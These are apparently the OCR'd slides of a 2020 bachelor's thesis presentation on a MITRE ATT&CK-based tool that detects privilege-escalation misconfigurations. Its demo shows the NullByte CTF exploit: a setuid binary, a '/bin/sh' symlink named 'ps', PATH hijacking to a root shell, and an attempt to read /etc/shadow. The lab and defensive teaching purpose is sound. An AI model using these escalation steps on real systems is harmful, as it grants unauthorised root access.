Análisis de procedimientos de escalada de privilegios basado en el framework MITRE ATT&CK

Bachelor's degree thesis

by Kevin van Liebergen Ávila (Universidad de Alcalá)
on October 6, 2020

Index

- whoami
- Introduction
- Background
- Implementation
- Demo time
- Results
- Conclusions
- Future works
- Bibliography

Index

- whoami
- Introduction
- Background
- Implementation
- Demo time
- Results
- Conclusions
- Future works
- Bibliography

» $ whoami

- Computer Engineering (UAH)
- Master in cybersecurity (UAH)
- Cybersecurity researcher
- Github: @KevinLiebergen
- LI: kevin-van-liebergen-avila

Index

- whoami
- Introduction
- Background
- Implementation
- Demo time
- Results
- Conclusions
- Future works
- Bibliography

» Introduction

Pentesting

- Reconnaissance
- Vulnerability analysis
- Enumeration
- Explotation
- Post-explotation
  - Privilege escalation

» Introduction

MITRE
ATT&CK™


Creation of a method to prevent privilege escalation

- Based on MITRE ATT&CK
- Blue Team oriented
- Search for configuration errors
- Windows and Linux systems

» Introduction

MITRE ATT&CK

MITRE ATT&CK Globally-accessible knowledge base of adversary tactics and techniques



PRE-ATT&CK

Priority Definition
- Planning, Direction

Target Selection
Information Gathering
- Technical, People, Organizational

Weakness Identification
- Technical, People, Organizational


Adversary OpSec
Establish & Maintain Infrastructure
Persona Development
Build Capabilities
Test Capabilities
Stage Capabilities

ATT&CK for Enterprise

Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Command and Control
Impact


» Introduction

Information Procedure examples, mitigations and detection.



Persistence	Privilege Escalation	Defense Evasion	Credential Access
.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Accessibility Features	Accessibility Features	Binary Padding	Bash History

Different techniques and tactics



ID: T1182

Tactic: Persistence, Privilege Escalation

Platform: Windows

Permissions Required: Administrator, SYSTEM

Effective Permissions: Administrator, SYSTEM

Data Sources: Loaded DLLs, Process monitoring, Windows Registry

Version: 1.0

Created: 16 January 2018

Last Modified: 16 July 2019

Information about AppCert DLLs

Index

- whoami
- Introduction
- Background
- Implementation
- Demo time
- Results
- Conclusions
- Future works
- Bibliography

» Background

Windows accounts

- Local accounts
  - *Administrator*
  - Guest
  - Standard user
- System accounts
  - *SYSTEM or LocalSystem*
  - *Network SERVICE*
  - *LOCAL SERVICE*

» Background

Linux Accounts

- *root*
- Regular user
- Service Account

» Background

Windows SS00 1/4

- Windows API functions
  - Access Token Manipulation
  - AppCert DLLs
  - AppInit DLLs
  - DLL Search Order Hijacking
  - Parent PID Spoofing
  - Port monitor
  - Extra Window Memory Injection

Background

Windows SS00 2/4

- Windows Registry
    - File system Permissions Weakness
    - Image File Execution Options Injection
    - Service Registry Permissions Weakness
- Import Address Table
    - Application Shiming
    - Hooking
    - Path Interception

» Background

Windows SSOO 3/4

- Active Directory Domain Services
  - SID-History Injection
  - Scheduled Task
- Critical files
  - PowerShell profile
  - Process Injection
  - Valid Accounts

» Background


Windows SS00 4/4

- Kernel / services
  - Exploitation for privilege escalation
  - Web Shell
  - New Service
  - Accessibility Features
  - Bypass User Account Control

» Background

Linux SSO0 1/2

- Tree structure
- Permissions
  - Setuid and Setgid
  - Sudo
  - Sudo caching



```
/ 🔒
→ tree -L 1
.
├── bin -> usr/bin
├── boot
├── dev
├── etc
├── home
├── initrd.img -> boot/initrd.img-4.19.0-10-amd64
├── initrd.img.old -> boot/initrd.img-4.19.0-10-amd64
├── lib -> usr/lib
├── lib32 -> usr/lib32
├── lib64 -> usr/lib64
├── libx32 -> usr/libx32
├── lost+found
├── media
├── mnt
├── opt
├── proc
├── root
├── run
├── sbin -> usr/sbin
├── srv
├── sys
├── tmp
├── usr
├── var
├── vmlinuz -> boot/vmlinuz-4.19.0-10-amd64
└── vmlinuz.old -> boot/vmlinuz-4.19.0-10-amd64
```

» Background

Linux SSOO 2/2


- Critical files
  - Process Injection
  - Sudo
  - Sudo caching
  - Valid Accounts
- Kernel / Services
  - Exploitation for privilege escalation
  - Web Shell

Index

- whoami
- Introduction
- Background
- Implementation
- Demo time
- Results
- Conclusions
- Future works
- Bibliography


Implementation

Main program design




» Implementation

Techniques developed



» Implementation

- The entry points of the techniques are studied in detail
- Flow control is modeled according to entry points and how to mitigate it
- The flow diagram is transformed into code



Inicio
Imprime lista de programas permitidos
¿Posee sudoers permiso de lectura?
No
Si
Lee contenido /etc/sudoers
Mitigación
¿Se puede ejecutar algún proceso sin contraseña?
No
Si
Mitigación
Fin

Index

- whoami
- Introduction
- Background
- Implementation
- Demo time
- Results
- Conclusions
- Future works
- Bibliography

» Demo time

Part 1/2




NullByte OVA CTF for Privilege escalation. Part 1/2

If you search for the laws of harmony, you will find knowledge.

Experimental results with NullByte OVA 1/2

» Demo time

Part 2/2



NullByte OVA CTF for Privilege escalation. Part 2/2

```
ramses@NullByte:/var/www/backup$
```

KevinLiebergen / Escalada-privilegios-tfg

privilege-escalation

KevinLiebergen released this 16 minutes ago

v1.1

entire main

privilege-escalation


KevinLiebergen released this 26 minutes ago · 1 commit to master since this release

v1.0

Experimental results with NullByte OVA 2/2


» Demo Time

Screenshots



```
ramses@NullByte:~$ whoami
ramses
ramses@NullByte:~$ sudo cat /etc/shadow
[sudo] password for ramses:
ramses is not in the sudoers file.  This incident will be reported.
ramses@NullByte:~$ 
```

» Demo Time




```
########################( Searching files with bit setuid activated )########

-rwsr-xr-x 1 root root 562536 Mar 23  2015 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 13796 Nov 28  2014 /usr/lib/policykit-1/polkit-agent
-rwsr-xr-x 1 root root 5372 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 9540 Apr 15  2015 /usr/lib/pt_chown
-rwsr-xr-- 1 root messagebus 362672 May 28  2015 /usr/lib/dbus-1.0/dbus-dae
er
-rwsr-sr-x 1 root mail 96192 Feb 12  2015 /usr/bin/procmail
-rwsr-xr-x 1 root root 52344 Nov 20  2014 /usr/bin/chfn
-rwsr-xr-x 1 root root 38740 Nov 20  2014 /usr/bin/newgrp
-rwsr-xr-x 1 root root 43576 Nov 20  2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 78072 Nov 20  2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18064 Nov 28  2014 /usr/bin/pkexec
-rwsr-xr-x 1 root root 53112 Nov 20  2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 176400 Mar 12  2015 /usr/bin/sudo
-rwsr-xr-x 1 root root 1081076 Feb 18  2015 /usr/sbin/exim4
-rwsr-xr-x 1 root root 4932 Aug  2  2015 /var/www/backup/procwatch
-rwsr-xr-x 1 root root 38868 Nov 20  2014 /bin/su
-rwsr-xr-x 1 root root 34684 Mar 30  2015 /bin/mount
-rwsr-xr-x 1 root root 26344 Mar 30  2015 /bin/umount
-rwsr-xr-x 1 root root 96760 Aug 13  2014 /sbin/mount.nfs
```

» Demo Time


Screenshots



```
ramses@NullByte:/var/www/backup$ ls -la
total 20
drwxrwxrwx 2 root root 4096 Sep 28 00:40 .
drwxr-xr-x 4 root root 4096 Aug  2  2015 ..
-rwsr-xr-x 1 root root 4932 Aug  2  2015 procwatch
-rw-r--r-- 1 root root   28 Aug  2  2015 readme.txt
ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
 1408 pts/0    00:00:00 procwatch
 1409 pts/0    00:00:00 sh
 1410 pts/0    00:00:00 ps
ramses@NullByte:/var/www/backup$ 
```

» Demo Time


Screenshots




```
ramses@NullByte:/var/www/backup$ ln -s /bin/sh ps
ramses@NullByte:/var/www/backup$ ls
procwatch  ps  readme.txt
ramses@NullByte:/var/www/backup$ ./ps
$ whoami
ramses
$ 
```

» Demo Time

Screenshots



```
ramses@NullByte:/var/www/backup$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/us
r/games
ramses@NullByte:/var/www/backup$ PATH=.:$PATH
ramses@NullByte:/var/www/backup$ echo $PATH
.:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/
usr/games
```



```
ramses@NullByte:/var/www/backup$ ./procwatch
# whoami
root
# 
```

Index

- whoami
- Introduction
- Background
- Implementation
- Demo time
- Results
- Conclusions
- Future works
- Bibliography

» Results

- There are no commercial tools
- Has shortcomings compared to Open Source tools.
  - Capabilities
  - PATH
  - cron, services, etc
  - Critical files (`/etc/shadow, /etc/passwd`, etc)

Index

- whoami
- Introduction
- Background
- Implementation
- Demo time
- Results
- Conclusions
- Future works
- Bibliography

» Conclusions

- Bringing together certain techniques into one is a good choice.
- Windows is weaker.

Index

- whoami
- Introduction
- Background
- Implementation
- Demo time
- Results
- Conclusions
- Future works
- Bibliography

» Future works

- Update to *actual* version
- Add new tactics
- Adding *aspects* not covered by MITRE
- Implement different outputs
- Orient the tool to Red Team

Index

- whoami
- Introduction
- Background
- Implementation
- Demo time
- Results
- Conclusions
- Future works
- Bibliography

» Bibliography

Attack.mitre.org. 2020. ATT&CK Matrix For Enterprise. [online] Available at: <https://attack.mitre.org/>.

Microsoft Documentation. Windows technical documentation. [online] Available at: <https://docs.microsoft.com/en-gb/windows/>.

» Thanks!

Any questions?

You can find me at:

- E-mail: kevin.van@uah.es
- Github: @KevinLiebergen
- Linkedin: /kevin-van-liebergen-avila